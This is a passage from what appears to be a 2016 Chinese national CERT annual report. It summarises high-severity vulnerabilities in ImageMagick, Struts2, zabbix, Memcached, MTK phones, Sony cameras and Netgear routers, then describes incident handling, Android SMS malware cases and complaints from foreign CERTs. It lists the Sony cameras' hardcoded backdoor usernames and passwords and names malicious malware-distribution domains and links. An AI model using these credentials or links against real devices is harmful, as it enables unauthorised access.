片，当图片地址以 https:// 开头时，就会调用 InvokeDelegate。MagickCore/delegate.c 定义了委托，最终 InvokeDelegate 调用 ExternalDelegateCommand 执行命令。攻击者利用漏洞上传一个恶意图像到目标 Web 服务器，通过程序解析图像后可执行嵌入的任意代码，进而获取服务器端敏感信息，甚至获取服务器控制权限。 CNVD 对该漏洞的综合评级为“高危”。

漏洞影响 ImageMagick 6.9.3-9 及以下所有版本。ImageMagick 在网站服务器中的应用十分广泛，包括 Perl、C++、PHP、Python、Ruby 等主流编程语言提供 ImageMagick 扩展支持，且 WordPress、Drupal 等应用非常广泛的 CMS 系统软件也提供 ImageMagick 选项，还包括其他调用 ImageMagick 的库实现图片处理、渲染等功能的应用。此外，如果通过 Shell 中的 Convert 命令实现图片处理功能，也会受此漏洞影响。根据国内民间漏洞报告平台的收录情况，已经有多家知名互联网企业网站系统受到漏洞威胁的案例。

（6）Apache Struts2 存在 devMode 远程代码执行漏洞

2016 年 7 月，CNVD 收录了由启明星辰公司提交的 Apache Struts2 devMode 远程代码执行漏洞（CNVD-2016-04656）。该漏洞产生的原因是由于开启了 devMode 模式且 Apache Struts2 官方以往修复措施未完善（溯及 S2-008 漏洞），远程攻击者利用该漏洞可执行任意命令，进而控制服务器主机。

根据 CNVD 技术组成员单位启明星辰公司提供的分析，在 2.3.28 及之前的版本中，devMode 开启时，DebuggingInterceptor 类会检测提交 debug 参数是否包含 console、command、browser 这三个 Mode。通过分析代码发现，command、browser 这两个 Mode 调用了 stack.findValue 方法，可构造特定数据作为 OGNL 表达式执行，使得 Apache Struts S2-008 漏洞一直延续到 2.3.28 版本。Apache Struts 官方对 2.3.28 以后的版本代码做了修改，加强对 OGNL 链式表达式的过滤，启明星辰公司通过对其安全机制研究，发现新的绕过缺陷，并能执行远程指令完成 Http 回显。CNVD 对漏洞的综合评级均为“高危”。

受漏洞影响的版本为 Struts 2.1.0−2.5.1 且开启 devMode 模式的用户。根据 CNVD 抽样测试结果，受影响的 Apache Struts2 服务器比例为 3% ~ 4%，目前一些民间漏洞报告平台已有相关漏洞的案例报告。根据 CNVD 评估，已有专业人士知晓基本原理，有可能被快速利用（制造出攻击利用代码）发起大规模检测或攻击。

（7）zabbix 存在 SQL 注入高危漏洞

2016 年 8 月，CNVD 收录了 zabbix 存在的 SQL 注入漏洞（CNVD−2016−06408）。攻击者利用漏洞无需授权登录即可控制 zabbix 管理系统，或通过 Script 等功能直接获取 zabbix 服务器的操作权限，进而有可能危害到用户单位整个网络系统的运行安全。由于 zabbix 服务器在境内应用较为广泛，有可能诱发较高的大规模攻击风险。

zabbix 是一个基于 Web 界面的提供分布式系统监视以及网络监视功能的企业级开源解决方案。 由于 zabbix 默认开启了 Guest 权限，且默认密码为空，导致 zabbix 的 jsrpc 中 profileIdx2 参数存在 Insert 方式的 SQL 注入漏洞。攻击者利用漏洞无需登录即可获取网站数据库管理员权限，或通过 Script 等功能直接获取 zabbix 服务器的操作系权限。CNVD 对该漏洞的综合评级为“高危”。

漏洞影响较低版本的 zabbix 系统，如已经确认的 2.2.x、3.0.0−3.0.3 版本。根据 CNVD 初步普查的情况，约有 3.5 万台 zabbix 服务器暴露在互联网。其中 TOP5 的国家和地区为，中国（24.9%）、美国（18.8%）、俄罗斯（9.0%）、巴西（8.0%）、德国（5.4%）。在中国境内，排名 TOP5 的省市为，北京市（32.6%）、浙江省（23.2%）、广东省（11.4%）、上海市（7.8%）、江苏省（4.3%）。同时，根据 CNVD 抽样测试结果（样本数量 >500），zabbix 服务器受漏洞直接影响（验证可攻击成功）的比例为 34.8%，影响比例较高。通过对比发现，在不受漏洞影响的服务器样本中，有一部分服务器 Header 字段中不存在 zbx_sessionid 信息，对于防范攻击有一定的帮助。

（8）Memcached 存在多个远程代码执行高危漏洞

2016 年 11 月，CNVD 收录了 Memcached 存在的多个远程代码执行漏洞（CNVD-2016-10468、CNVD-2016-10467、CNVD-2016-10466，对应 CVE-2016-8704、CVE-2016-8705、CVE-2016-8706）。综合利用上述漏洞，远程攻击者通过发送特制的命令到目标系统，进而可远程执行任意命令，有可能诱发以控制为目的的大规模攻击。

Memcached 是一个高性能的分布式内存对象缓存系统，用于动态 Web 应用以减轻数据库负载。由于 Memcached 用于插入、添加、修改键值对的函数 process_bin_append_prepend、process_bin_update 以及 Memcached 在编译过程中启用的 SASL 验证存在整数溢出漏洞。远程攻击者利用漏洞通过构造特制的 Memcached 命令，可在目标系统执行任意系统命令，获取敏感进程信息，进而绕过通用的漏洞缓解机制，最终可获取系统控制权限。CNVD 对上述漏洞的综合评级均为“高危”。

上述漏洞影响 Memcached 1.4.31 版本。由于攻击者可绕过常规的漏洞缓解机制利用漏洞，直接在公网访问的 Memcached 服务受漏洞威胁严重。根据 CNVD 秘书处普查的相关情况，有超过 2.8 万集成 Memcached 的主机暴露在互联网（暂未区分版本情况）。按国家和地区分布排名，位居前 5 的分别是中国（53.2%）、美国（38.9%）、中国香港（3.3%）、英国（2.5%）、德国（2.0%），其中境内 IP 地址分布方面，阿里云上承载的服务器主机占比较高，占境内比例约为 29.2%。按前端承载容器分布，排名前三的分别是 Apache（62.0%）、Nginx（32.3%）、IIS（3.6%）。

（9）多款 MTK 平台手机广升 FOTA 服务存在 system 权限提升漏洞

2016 年 11 月，CNVD 收录了多款 MTK 平台手机广升 FOTA 服务存在的 system 权限提升漏洞（CNVD-2016-11347，报送者：蚂蚁金服巴斯光年安全实验室曲和）。综合利用该漏洞，攻击者可将权限提升至 system 权限，进而有可能发起植入恶意软件，以控制或窃取信息为目的的大规模攻击。

上海广升信息技术股份有限公司（简称上海广升公司）是终端管理云平台提供商，主要为 IoT 设备（智能汽车、穿戴、家居、VR 等）提供无线升级解决方案。由于使用广升 FOTA 服务的手机存在某系统内置的 APP，该 APP 包含对应的绑定服务，可通过传入参数达到以 system 权限执行命令。攻击者利用漏洞可将权限提升至 system 权限。CNVD 对该漏洞的技术评级为“中危”，但其影响范围较广，且后续可实施的其他高权限操作可能危及移动智能终端用户安全。

该漏洞影响所有使用广升 FOTA 服务的 MTK 平台手机。根据报送者提供的测试情况，目前一些国内主流手机厂商的相关型号手机产品（如 360 f4 手机、华为畅享 5S、OPPO R9M 等）都受到漏洞的影响。上海广升公司已提供漏洞修补方案并已着手积极通报渠道厂商修复该漏洞。CNVD 建议合作渠道手机生产厂商及时与上海广升公司联系，升级到最新版本，避免引发漏洞相关的网络安全事件。

（10）多款 Sony 网络摄像头产品存在后门账号风险

2016 年 12 月，收录了多款 Sony IPELA ENGINE IP Cameras 存在后门账号漏洞（CNVD-2016-11973）。综合利用该漏洞，远程攻击者利用漏洞可取得摄像头产品完全操控权限，构成信息泄露和运行安全风险。根据评估，该漏洞有可能被专门感染 IoT 设备的恶意代码大规模利用发起攻击。

Sony 公司 IPELA ENGINE IP 系列摄像头产品包含多个产品型号，其中以 SNC-* 编号的摄像头原固件中，Web 版管理控制台包含两个经过硬编码且永久开启的账号，分别是用户名 debug/ 密码 popeyeConnection 及用户名 primana/ 密码 primana，后者可用来开启 Telnet 访问，甚至可获取摄像头管理员权限。远程攻击者利用漏洞可使用 Telnet/SSH 服务进行远程管理，从而获得摄像头产品的完全控制权。CNVD 对该漏洞的技术评级为“高危”。

漏洞影响 Sony 公司生产的近 80 款摄像头产品。根据 CNVD 秘书处在互联网上的普查结果，共有 2016 台 Sony SNC-* 系列网络摄像头产品暴露

在互联网上，受到漏洞直接威胁。按国家和地区分布，以北美地区（占比 52.9.%）、欧洲地区（占比 33.8%）为主；在亚洲地区，日本数量较多，占总比例的 6.1%，其次是东南亚和南亚地区，占总比例的 3.8%。中国境内地区目前受影响数量较少，仅有 14 台受漏洞威胁。

（11）网件 Netgear 多款路由器存在任意命令注入漏洞

2016 年 12 月，CNVD 收录了网件（Netgear）多款路由器存在任意命令注入漏洞（CNVD-2016-12093）。综合利用该漏洞，攻击者利用漏洞执行任意系统命令远程控制路由器设备。Netgear R7000、R6400 和 R8000 是美国 Netgear 公司的无线路由器产品。Netgear 上述路由器的固件包含一个任意命令注入漏洞。远程攻击者可能诱使用户访问精心构建的 Web 站点或诱使用户点击设置好的 URL，从而以设备 Root 用户权限在受影响的路由器上执行任意命令。CNVD 对该漏洞的技术评级为“高危”，目前互联网上已经公开利用代码情况。

漏洞影响 Netgear R7000 路由器，固件版本≥ 1.0.7.2，≤ 1.1.93；R6400 路由器，固件版本≥ 1.0.1.6，≤ 1.0.4；CERT 社区上报称，该漏洞还影响 R8000 路由器，固件版本≥ 1.0.3.4，≤ 1.1.2；可能还有其他型号受到影响。根据 CNVD 秘书处的普查情况，共有 6300 余台上述型号的路由器受到影响，其中，R7000 最多（占比约 73.4%），R8000 其次（占比 24.3%），R6400 占比最少为 2.2%。按国家和地区分布，前 5 位的分别是：美国（占比 67.2%）、中国（3.9%）、英国（3.1%）、澳大利亚（3.1%）、中国香港（3.0%）。

7 网络安全事件接收与处理

为了能够及时响应、处置互联网上发生的攻击事件，CNCERT/CC 通过热线电话、传真、电子邮件、网站等多种公开渠道接收公众的网络安全事件报告。对于其中影响互联网运行安全、波及较大范围互联网用户或涉及政府部门和重要信息系统的事件，CNCERT/CC 积极协调基础电信企业、域名注册管理和服务机构以及应急服务支撑单位进行处理。

7.1 事件接收情况

2016 年，CNCERT/CC 共接收境内外报告的网络安全事件 125660 起，较 2015 年下降 1%。其中，境内报告的网络安全事件 125171 起，较 2015 年下降 1%，境外报告的网络安全事件数量为 489 起，较 2015 年下降 0.6%。2016 年 CNCERT/CC 接收的网络安全事件数量月度统计情况如图 7-1 所示。




图7-1　2016年CNCERT/CC网络安全事件接收数量月度统计（来源：CNCERT/CC）

2016 年，CNCERT/CC 接收到的网络安全事件报告主要来自于政府部门、金融机构、基础电信企业、互联网企业、域名服务机构、IDC、安全厂商、网络安全组织以及普通网民等。事件类型主要包括网页仿冒、漏洞、恶意程序、网页篡改、网站后门、恶意代码、网页挂马、拒绝服务攻击等，具体分布如图 7-2 所示。




图7-2　2016年CNCERT/CC接收到的网络安全事件按类型分布（来源：CNCERT/CC）

2016 年，CNCERT/CC 接收的网络安全事件数量排名前 3 位的依次是网页仿冒、漏洞、恶意程序，具体情况如下。

网页仿冒事件为 53192 起，占所有接收事件的比例为 42.3%，位居首位。其原因是随着电子商务和在线支付的普及与发展，人们使用互联网进行在线经济活动越来越频繁。

漏洞事件数量为 30945 起，较 2015 年的 25659 起增加 20.6%，占所有接收事件的比例为 24.6%，位居第二。这主要是由于在 CNVD 成员单位以及互联网安全从业人员的大力协助下，CNVD 漏洞库新增信息安全漏洞数量较 2015 年继续保持增长态势。

恶意程序事件数量为 15126 起，较 2015 年的 3640 起增加 315.5%，位居第三，占所有接收事件的比例为 12.0%。

7.2 事件处理情况

对上述投诉以及 CNCERT/CC 自主监测发现的事件中危害大、影响范围广的事件，CNCERT/CC 积极进行协调处理，以消除其威胁。2016 年，CNCERT/CC 共成功处理各类网络安全事件 125906 起，较 2015 年的 125815 起增长 0.01%。2016 年 CNCERT/CC 网络安全事件处置数量的月度统计如图 7–3 所示。针对互联网尤其是移动互联网恶意程序日益猖獗的发展趋势，CNCERT/CC 全年共开展 12 次木马和僵尸网络、12 次移动互联网恶意程序的专项清理行动，并继续加强针对网页仿冒事件的处置工作。在事件处置工作中，基础电信企业和域名注册服务机构的积极配合有效提高事件处置的效率。




图7-3　2016年CNCERT/CC网络安全事件处置数量月度统计
（来源：CNCERT/CC）

CNCERT/CC 处理的网络安全事件的类型分布如图 7-4 所示，其中网页仿冒事件最多，共 53293 起，占 42.3%，较 2015 年的 75135 起降低 29.1%。CNCERT/CC 处理的网页仿冒事件主要来源于自主监测发现和接收用户报告（包括中国互联网协会 12312 举报中心提供的事件信息）的网页仿冒事件。在处理的针对境内网站的仿冒事件中，有大量网页是仿冒中国建设银行、中国工商银行、招商银行、中国移动、中国农业银行、中国银行、中国邮政储蓄银行、淘宝等境内著名金融机构和大型电子商务网站，黑客通过仿冒页面骗取用户的银行账号、密码、短信验证码等网上交易所需信息，进而窃取钱财。同时，有大量是仿冒央视网、浙江卫视、湖南卫视、东方卫视、腾讯、去哪儿网等知名媒体和互联网企业，在这类事件中通过发布虚假中奖信息、新奇特商品低价销售信息等开展网络欺诈活动。CNCERT/CC 通过及时处理这类事件，有效避免普通互联网用户由于防范意识薄弱而导致的经济损失。值得注意的是，除骗取用户经济利益外，一些仿冒页面还会套取用户的个人身份、地址、电话等信息，导致用户个人信息泄露。




图7-4　2016年CNCERT/CC处理的网络安全事件按类型分布
（来源：CNCERT/CC）

漏洞事件处置数量排名第二，全年共处置 31111 起，占 24.7%，主要来源于 CNVD 收录并处理的漏洞事件。

居第三位的是恶意程序类事件。2016 年，CNCERT/CC 处理恶意程序类事件 15134 起，占 12.0%，较 2015 年的 3624 起增长 317.6%。此外，影响范围较大或涉及政府部门、重要信息系统的恶意程序、网站后门、网页挂马、拒绝服务攻击等事件也是 2016 年 CNCERT/CC 事件处理工作的重点。

2016 年，CNCERT/CC 加大公共互联网恶意程序治理力度。在工业和信息化部的指导下，CNCERT/CC 及各地分中心积极组织开展公共互联网恶意程序的专项打击和常态治理，加强对木马和僵尸网络等传统互联网恶意程序、移动互联网恶意程序的处置，以打击黑客地下产业链，维护公共互联网安全。

专项打击工作方面，CNCERT/CC 组织基础电信企业、互联网接入企业、域名注册服务机构和手机应用商店先后开展 12 次公共互联网恶意程序专项打击行动。在传统互联网方面，共成功关闭境内外 1011 个控制规模较大的

僵尸网络，成功切断黑客对近 71.3 万台感染主机的控制。在移动互联网方面，下架 2325 个恶意 APP 程序，处置 9 个控制规模较大的恶意程序控制服务器所用域名，在全国大面积阻断 55 条恶意程序传播 URL 链接。

常态治理工作方面，2016 年，CNCERT/CC 协调基础电信企业、域名注册服务机构等及时处置涉及传播源或重要单位的传统互联网恶意程序事件 6849 起，协调手机应用商店以每周一次的频率处置移动互联网恶意程序传播源，下架恶意 APP 程序 0.9 万个。

2016 年，CNCERT/CC 协调各分中心持续开展的恶意程序专项打击和常态治理行动取得良好效果，公共互联网安全环境逐步好转。

7.3 事件处理典型案例

（1）组织开展 8 次 XP 补丁验证与分发

微软公司于 2014 年 4 月 8 日正式停止对 Windows XP 系统的服务支持，且不再提供针对该操作系统的安全补丁、升级以及其他相关服务。如果用户继续使用 XP 系统，新发现的系统漏洞将因安全升级停止而无法被修补，用户受到黑客、木马等威胁和攻击造成信息泄露、系统瘫痪、财产损失的潜在风险将会显著增加。

在我国，由于目前仍使用 XP 系统的用户数量较多，XP 安全升级停止后，数量众多的 XP 系统用户计算机可能被黑客控制，用于对有较高价值的目标进行大规模攻击，造成重大信息安全事件和重大经济损失的潜在风险将会显著增加。

根据 CNCERT/CC 与微软公司就 XP 补丁获取方法磋商后达成的协定，CNCERT/CC 将通过微软公司授权的特定账号，访问微软数据共享中心，下载补丁文件；随后将补丁上传至测试验证平台对其可行性、有效性和安全性进行综合评测，以提高补丁分发和安装的成功率。在获取补丁并进行验证后，CNCERT/CC 将 XP 补丁上传至补丁分发系统进行补丁分发；并将补丁分发系统的 IP 地址、登录账号和密码提供给需要 XP 补丁的党政机关和

重要信息系统用户。

通过与微软公司商定的补丁获取渠道，2016 年 1−8 月（2016 年 9 月及以后，微软停止更新 XP 补丁），CNCERT/CC 共获得微软公司提供的 123 个 XP 补丁（包括 32 位中文、英文 XP SP3 系统补丁和针对 32 位 XP 系统的 IE8 漏洞补丁，以及公开发布的适用于 64 位 Server 2003 系统的补丁）。获取补丁后，CNCERT/CC 立即组织对本批补丁进行安装验证，并完成补丁的验证以及中文安装说明的整理。

截至 2016 年 8 月，CNCERT/CC 已与政府部门和重要信息系统 209 家单位建立 XP 补丁分发联络机制，其中，国家级层面的合作单位 23 家，省级层面的合作单位 186 家。 在当月 XP 补丁验证通过之后，CNCERT/CC 及各分中心会及时通知联络机制内所有单位下载中文和英文系统补丁以及安装说明。

（2）处置安卓短信蠕虫病毒事件

2016 年 2 月 15 日，国家互联网应急中心接到 CNCERT/CC 广东分中心、浙江分中心通报，一款通过短信传播的安卓蠕虫病毒大量传播。该病毒私自读取用户通信录，向联系人发送带有蠕虫病毒下载地址的恶意短信，诱骗联系人感染。通过对病毒下载地址的域名进行溯源，分析后发现该域名注册人名下还有 7 个用于传播安卓恶意程序的域名，CNCERT/CC 第一时间对该批恶意域名进行处置，有效控制恶意程序的影响范围。

该蠕虫病毒伪装成“检查更新”APP，通过伪基站或者手机肉鸡以短信方式进行传播，短信内容为“×××，新年好。相片已经放到这上了 t.cn/RGfj6iM”。

该恶意程序具有以下恶意行为：

- 启动后会隐藏自身图标；
- 私自读取用户通信录，向用户联系人群发包含蠕虫病毒下载地址的短信息。

用于下载蠕虫病毒的短链接“t.cn/RGfj6iM”会跳转到域名“dlapkb.com”，该域名的注册人为“zengheng”，注册邮箱为“angelhuajia@qq.com”。

CNCERT/CC 对此进行分析，发现该注册人名下还有 6 个恶意域名用于传播安卓恶意程序，分别是“cvtech.cn”、“dlapka.com”、“dlapkc.com”、“ebankman.com”、“ebankmanager.com”、“yunzhanlve.cn”。

该系列恶意域名累计传播过“学习成绩单”、“违章查询”、“天天数钱”、“人人红包”、“检查更新”、“System Constituent”、“Android Sytem Updata”、“Android Device Updata”8 款恶意程序的 77 个样本，传播量达 2348 次。

CNCERT/CC 分析确认该恶意程序的影响范围后，立即启动针对该恶意代码的处置工作，协调杭州爱名网络有限公司、杭州电商互联科技有限公司、温州市中网计算机技术服务有限公司等域名注册商对以上恶意域名进行停止解析处理，切断恶意程序的传播途径。

（3）处置安卓视频恶意程序事件

2016 年 3 月 8 日，国家互联网应急中心接到投诉，一款通过短信传播的安卓“视频”恶意程序大量传播。该病毒私自窃取用户通信录，CNCERT/CC 第一时间对该批恶意域名进行处置，有效控制恶意程序的影响范围。

该恶意程序伪装成“视频”APP，通过伪基站或者手机肉鸡以短信方式进行传播，短信内容为“×××，我是 ×××，这是我帮你拍的小视频 df.tc/3XQGdf”。

该恶意程序具有以下恶意行为：

- 运行后隐藏安装图标，同时诱骗用户点击激活设备管理器功能，导致用户无法正常卸载；
- 私自向黑客指定的手机号发送两条短信，“软件安装完毕 \n 识别码：IMEI 号码、型号、手机系统版本”和“激活成功”；

• 私自将用户手机中已存在的所有短信和通信录上传至黑客指定的邮箱；

• 私自将用户接收到的新短信转发至黑客指定的手机号，同时在用户的收件箱中删除该短信。

CNCERT/CC 分析确认该恶意程序的影响范围后，立即启动针对该恶意代码的处置工作，协调域名注册商“江苏邦宁”对传播该恶意程序的域名“shunlifa168.top”停止解析处理，切断恶意程序的传播途径。

（4）持续处置“相册”类安卓恶意程序事件

国家互联网应急中心持续对通过短信传播且具有窃取用户短信和通信录等恶意行为的“相册”类安卓恶意程序进行监测。截止到 2016 年 4 月底，CNCERT/CC 监测发现该类恶意程序变种 5424 个，恶意传播该类程序的 URL 链接 3456 个，恶意域名 1510 个，用于接收用户短信和通信录的恶意邮箱账户 1364 个，用于接收用户短信的恶意手机号 1182 个，泄露用户短信和通信录邮件 56 万封，累计感染用户超过 20 万人，对用户信息造成严重的安全威胁。CNCERT/CC 第一时间对该类恶意程序的传播地址、恶意邮箱进行处置，有效控制恶意程序的影响范围。

“相册”类恶意程序主要通过短信进行传播，黑客通过发送带有恶意程序下载链接的短信，诱骗用户点击安装。

该类恶意程序具有以下行为：

• 运行后隐藏安装图标，同时诱骗用户点击激活设备管理器功能，导致用户无法正常卸载；

• 私自向黑客指定的手机号发送提示短信，“软件安装完毕 \n 识别码：IMEI 号码、型号、手机系统版本”和“激活成功”；

• 私自将用户手机中已存在的所有短信和通信录上传至指定的邮箱；

• 私自将用户接收到的新短信转发至指定的手机号，同时在用户的收件箱中删除该短信。

黑色产业链从业者通过阅读恶意程序窃取用户的短信和通信录，可以了

解用户身份信息、工作、职务、家庭情况、社会关系和经济基础等个人信息，从而进行具有针对性的诈骗攻击。为提高诈骗成功率，黑色产业链从业者会根据目标人群制作具有针对性的恶意短信和恶意程序，冒充好友、亲属、同事、领导或公职人员等多种身份向目标人群发送恶意短信和恶意程序下载地址。

CNCERT/CC 分析确认“相册”类恶意程序的影响范围后，立即启动针对该恶意代码的处置工作，协调中国电信、中国移动、网易公司、新浪公司、阿里巴巴公司对恶意程序用于接收用户信息的 1364 个恶意邮箱账户进行关停处理，切断黑客窃取用户信息的途径。

（5）处置阿里巴巴公司遭受 DDoS 攻击事件

2016 年 7 月底，阿里巴巴公司遭受峰值近 5Gbit/s 的大流量攻击，对阿里巴巴交易业务产生较大影响。CNCERT/CC 通过分析发现攻击流量包括两部分，一是境外发起的反射攻击；二是多个僵尸网络发起的 TCP SYN Flood 攻击。通过对僵尸网络的追溯分析，CNCERT/CC 确定了控制端地址，为案件破获提供直接线索。

（6）集中处置网站后门事件

2016 年 8 月，为预防大规模网页篡改、信息泄露等事件发生，国家互联网应急中心联合 CNCERT/CC 各地分中心集中处置 CNCERT/CC 监测发现的网站后门事件。

CNCERT/CC 将 2016 年 1–7 月监测发现的 107781 条网站后门事件向涉及的 29 个省（自治区、直辖市）分中心集中下发，各分中心重点处置下发的涉及政府、重要信息系统、教育系统的网站后门事件。根据各分中心反馈，下发网站后门事件验证存活 8577 条，完成处置 8256 条，有效加强境内各网站运维单位的网络安全意识，提升境内网站的网络安全防护水平。

（7）韩国 KrCERT/CC 投诉位于中国的恶意链接服务器

2016 年 3 月，韩国 KrCERT/CC 向 CNCERT/CC 投诉称发现部分韩国主机感染恶意程序，受感染后会访问中国某市疾病预防控制中心网站并自

动下载挂载在该网站的两个恶意水印图像文件，根据水印图像中的配置内容，受感染主机会进一步连接控制端 IP 地址。韩方请求 CNCERT/CC 对该恶意程序进行分析，对该网站服务器进行安全检查，并移除恶意水印图像文件，对控制端主机进行处置。CNCERT/CC 对该韩方提供的恶意代码深入分析后，进一步分析发现该恶意代码中除韩方投诉的某市疾病预防控制中心网站外，还涉及另外两个网站，均挂载恶意水印文件，并发现受感染机器如果在连接韩国投诉的控制端不成功后，还会继续连接另一台我境内控制端主机，但两台主机均已不再活跃。因此，CNCERT/CC 联系上述三个网站服务器用户，并移除恶意水印图像链接。

（8）德国国家级 CERT 组织 CERT-BUND 投诉称位于我国境内的主机感染名为 Ebury 的木马程序

2016 年 4 月，德国 CERT-BUND 称发现位于我国境内的多台服务器可能已感染木马程序 Ebury，该木马程序可以对使用 Linux 操作系统的主机进行远程控制，攻击者可以替换机器上的 SSH 命令或 libkeyutils 共享库，窃取所有该机器连接过的 SSH 用户名、密码、密钥等。CNCERT/CC 对德方投诉的 IP 地址进行调查验证后，协调分中心通知用户进行处置。

（9）西班牙国家级 CERTSI 投诉针对西班牙最大零售集团 Mercadona 的拒绝服务攻击

2016 年 5 月，西班牙国家级 CERTSI 向 CNCERT/CC 投诉一起针对西班牙本土最大零售集团 Mercadona 网站的拒绝服务攻击，攻击者利用该网站内容管理系统 WordPress 默认的 Pingback（回链）功能，发送请求实现 DDoS 攻击。经 CNCERT/CC 对西班牙投诉的多个 IP 地址调查验证后，协调分中心通知用户进行处置。

（10）哈萨克斯坦国家级 CERT 组织 KZ-CERT 投诉我国域名被利用进行勒索钱财

2016 年 6 月，哈萨克斯坦 KZ-CERT 向 CNCERT/CC 投诉称在我国

注册的某域名被黑客利用，参与勒索用户行为。在用户感染一款名为 Vault 的勒索软件后，会受控继续访问该网站，进而导致受害者遭受钱财勒索。经验证，该域名在我国境内某著名域名注册商注册，CNCERT/CC 协调该公司进行处置。

（11）印度 CERT 组织 CERT-In 投诉来自我国境内的反射分布式拒绝服务攻击

2016 年 8 月，印度 CERT-In 向 CNCERT/CC 投诉 1 起针对印度的反射分布式拒绝服务（DRDOS）攻击事件，并提供其发现的位于我国的开放 DNS 解析服务器 IP 地址。对该信息进行验证后，CNCERT/CC 协调相关分中心进行处置，停止攻击行为。

（12）俄罗斯 GOV-CERT.RU 投诉多起涉及俄罗斯政府信息和通信网的网络攻击

2016 年，CNCERT/CC 接到多起俄罗斯 GOV-CERT.RU 投诉的针对俄罗斯联邦政府信息和通信网的网络攻击，攻击类型包括 TCP Flood 攻击、SQL 注入攻击、漏洞利用攻击等。CNCERT/CC 验证后，协调分中心通知用户进行清理。

8 网络安全信息通报情况

8.1 互联网网络安全信息通报

2016 年，CNCERT/CC 继续按照《互联网网络安全信息通报实施办法》要求，作为电信和互联网行业的通报中心，协调组织各地通信管理局、中国互联网协会、基础电信企业、域名注册管理和服务机构、非经营性互联单位、增值电信业务经营企业以及网络安全企业开展电信和互联网行业网络安全信息通报工作。

按照《互联网网络安全信息通报实施办法》的规定，各信息通报工作单位每月前 5 个工作日向 CNCERT/CC 报送前一个月的月度汇总信息；对于监测和掌握的其他重要事件信息和预警信息则需及时报送。2016 年，CNCERT/CC 共收到各单位报送的月度信息 533 份，事件信息和预警信息 1593 份。经过全面汇总、整理各类上报信息，结合 CNCERT/CC 网络安全监测和事件处置情况，对网络安全态势和影响较大的网络安全事件进行综合分析研判，全年共编制并向各单位发送《互联网网络安全信息通报》28 期，内容涵盖基础 IP 网络、IP 业务、域名系统、相关单位自有业务系统和公共互联网环境等多个方面，为我国政府和重要信息系统、电信企业、互联网企业和广大互联网用户进一步提升网络安全工作水平，加强网络安全意识，提

供了及时有效的预警和指导。

